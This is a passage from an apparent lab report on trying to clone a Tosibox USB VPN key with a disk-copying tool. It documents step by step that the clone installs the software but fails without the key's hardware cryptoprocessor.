
Picture 4. The cloned Tosibox Key's setup has been able to commence and installation process did begin.

After the installation, the Tosibox remote control icon had been created to the desktop and it was double clicked to see will the cloned software actually work (Picture 5). The observation did show that actually the cloned software failed to work and it did not run.



Picture 5. Clicking the cloned software.

The was error message that Qt5Widgets.dll has been not found and therefore, the software cannot be run (Picture 6). This includes the experiment. The Tosibox Key can be cloned and it can be installed to the computer. However, the cloned software will not run and therefore, cloned Tosibox key cannot be used. This concludes that Roadkil's RawCopy Version 1.2 is unable to cloned the Tosibox Key in that sense that cloned Tosibox key softwares could be used to remotely control the PLC through vpn connection. The Roadkil's RawCopy Version 1.2 did succeed clone some files from the Tosibox key, but the method did not work to make cloned Tosibox key which could have workable VPN client and remotely control features.



Picture 6. The error message when cloned Tosibox key software is being run when the Tosibox key is connected to Pc.

2.1 Second try for experiment


The first experiment USB token seems to faulty, because the original Tosibox key token did not work with itself in any Windows 10 or either Windows XP machines as it should.²⁴⁰ This has been validated by experimental test and it is precise empirical founding's. The experiment was done by same parameter as the previous lab and new Tosibox key was plugged to Windows XP machine (Picture 7).

²⁴⁰ The Tosibox ltd claims on its merchandise datasheet that it will work on Windows 10 and Windows Xp. More information is available at [www: https://www.tosibox.com/product/key-100/](https://www.tosibox.com/product/key-100/)



Picture 7. The new Tosibox key and USB drive which will be cloned.

The same cloning software was used and the software claimed that the device has been cloned 100%. This claim has been validated in comparison analysis, the OS indicated that cloning has been successfully (Picture 8).




Picture 8. The empirical comparison analysis which compared the original Tosibox key and cloned Tosibox key sizes.

The comparison analysis which is based on miniXP operating system filesystem calculation algorithm gives answer when empirical observation is made, that both original Tosibox Key and cloned Tosibox key are equally in same size (Picture 8). Therefore, this method gives reason to believe that Tosibox Key is 100% cloned. This data can be reverted when new data comes to disproof it. At this point it is not still 100% sure that did the cloning software manage to clone the cryptographic module of Tosibox key that the clone Tosibox key truly has that feature. This test has been done and it will be described in further part of the document what were the results.




Picture 9. The cloned Tosibox key.

The cloned Tosibox key has been plugged to the computer (Picture 9) and then the Windows 10 did recognise it. Then the installation setup of cloned Tosibox key was executed. The results was that the setup did execute and installation of the software has been established (Picture 10).




Picture 10. The cloned Tosibox key's installation software has been laughed.

The setup did run and it manage to install some files. Then it created an icon to desktop. The desktop was executed and it did activate the Tosibox vpn and client application (Picture 11).




Picture 11. The installation was successfully and Tosibox's VPN icon is on desktop.

After installation the following icon of Tosibox Key in desktop was executed (Picture 11). This icon is point to .exe file of "C:\Program Files (x86)\Tosibox\bin\TosiboxKeyAgent.exe".



Picture 12. The TosiboxKeyAgent.exe was executed and the software activates.

The .exe was executed successfully and the VPN application opens itself and in addition the End User agreement comes visible (Picture 12), which indicates that the software seems to be working. After it the actual VPN client and user-client open and user can connect to other Tosibox lock VPN stations and establish remote connection or collect data from for example PLC nodes (Picture 13). However, in this case it was not the case. The client of Tosibox states that it did not found the key alias cryptographic module unit and the holistic interface is empty and therefore the cloned Tosibox key is not fully operational and cloning cannot be done 100% by just software cloning tool (Picture 13).



Picture 13. The cloned Tosibox key do not found the cryptographic module from the clone USB drive and it cannot therefore work and cloning is not 100%.


This concludes that cloned Tosibox key cannot be cloned 100% by software cloning tool, because it is unable to clone the cryptographic module and therefore, the cloning is not 100%. The cloning tool can clone the filesystem of the Tosibox key, but nothing else which is needed to make fully operational USB token and VPN client for accessing Tosibox lock VPN stations and those system nodes.

3 The original Tosibox Key and its operability


In this chapter the Tosibox Key function and ability work is introduced for empirical experiment which is needed to make comparison analysis, will the cloned Tosibox key really work. The data of this chapter are used to validate will the cloning of Tosibox key really work just cloning software. The Tosibox key has been connected to Windows 10 machine (Picture 14) and the Windows 10 did detect it. The software was installed and the Tosibox Key icon was executed from the desktop and the actual software did laugh (Picture 15). This time it asked the password for authentication and it indicated that the cryptographic module of the Tosibox Key is operational.




Picture 14. The original Tosibox key.



Picture 15. The Tosibox key was re-installed and the software was executed. The software has found the cryptographic module from the original USB Tosibox key and therefore, it can work.



Picture 16. The password was implemented to original Tosibox key.



Picture 17. The original Tosibox Key is fully operational and the VPN software can find cryptographic module from Tosibox key and therefore it can establish connections to Tosibox locks and get their data or establish remote user connection to those devices. Therefore, the original Tosibox Key is fully operational and it works as it should work based on their documentation claims.²⁴¹

3.1 The original Tosibox key cannot be 100% cloned by software tools

The Tosibox Ltd claims that their product cannot be fully cloned by software to usb device, because the cryptographic operations are done inside their Tosibox key at special electronic circuit and in addition their patent application this cryptographic component is mentioned [12]:

“The Lock and Key then exchange the public key of the keypair with each other in order to create a mutual trust relationship. The encryption key is stored in a closed memory location of the cryptoprocessor on the Key device. It cannot be copied or tampered with”²⁴²

In the second experimental lab the Tosibox key has been cloned and it was able to install the VPN software and the VPN software did run, but it did not ask the password to login to

²⁴¹ More information at www: https://www.tosibox.com/wp-content/uploads/2016/03/Tosibox_Information_Security_en.pdf

²⁴² Tosibox, *TOSIBOX Information Security*, https://www.tosibox.com/wp-content/uploads/2016/03/Tosibox_Information_Security_en.pdf (accessed 20 May, 2018).

“Tosibox” account which is controlling parity of Tosibox VPN devices between Tosibox client and Tosibox key device and this indicated that the software do not found from the cloned USB stick the cryptographic processor [12] and therefore, it is true that cloning is not possible just software tools. The cryptographic processor unit must be emulated or physically cloned that the cloned tools and software would work.

4 Conclusion

